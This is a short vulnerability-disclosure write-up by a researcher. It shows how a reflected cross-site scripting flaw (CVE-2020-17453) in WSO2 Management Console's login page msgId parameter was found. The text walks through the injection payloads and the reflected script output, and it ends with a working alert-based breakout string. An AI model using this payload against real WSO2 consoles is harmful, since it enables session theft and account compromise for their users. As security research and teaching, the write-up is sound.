

Story of CVE-2020-17453 (XSS via the carbon/admin/login.jsp msgId parameter on WSO2 Management Console 5.10.) (Joy Ghosh)

After finding it i just entered payload to see where it reflects




```
?msgId=payload
```

I was amazed it was reflecting inside script tag




```
<script type="text/javascript">
    var msgId;

    msgId = 'payload';

</script>
```

Lets make a popup




```
?msgId=%27;alert(%27payload%27)
```

Ok its not working




```
<script type="text/javascript">
    var msgId;

    msgId = '';alert('payload')';

</script>
```

You can see at the end (‘) this thing stoping us , lets convert it to comment using double //




```
?msgId=%27;alert(%27payload%27)//
```

Result



```
<script type="text/javascript">
    var msgId;

    msgId = '';alert('payload')//';

</script>
```



payload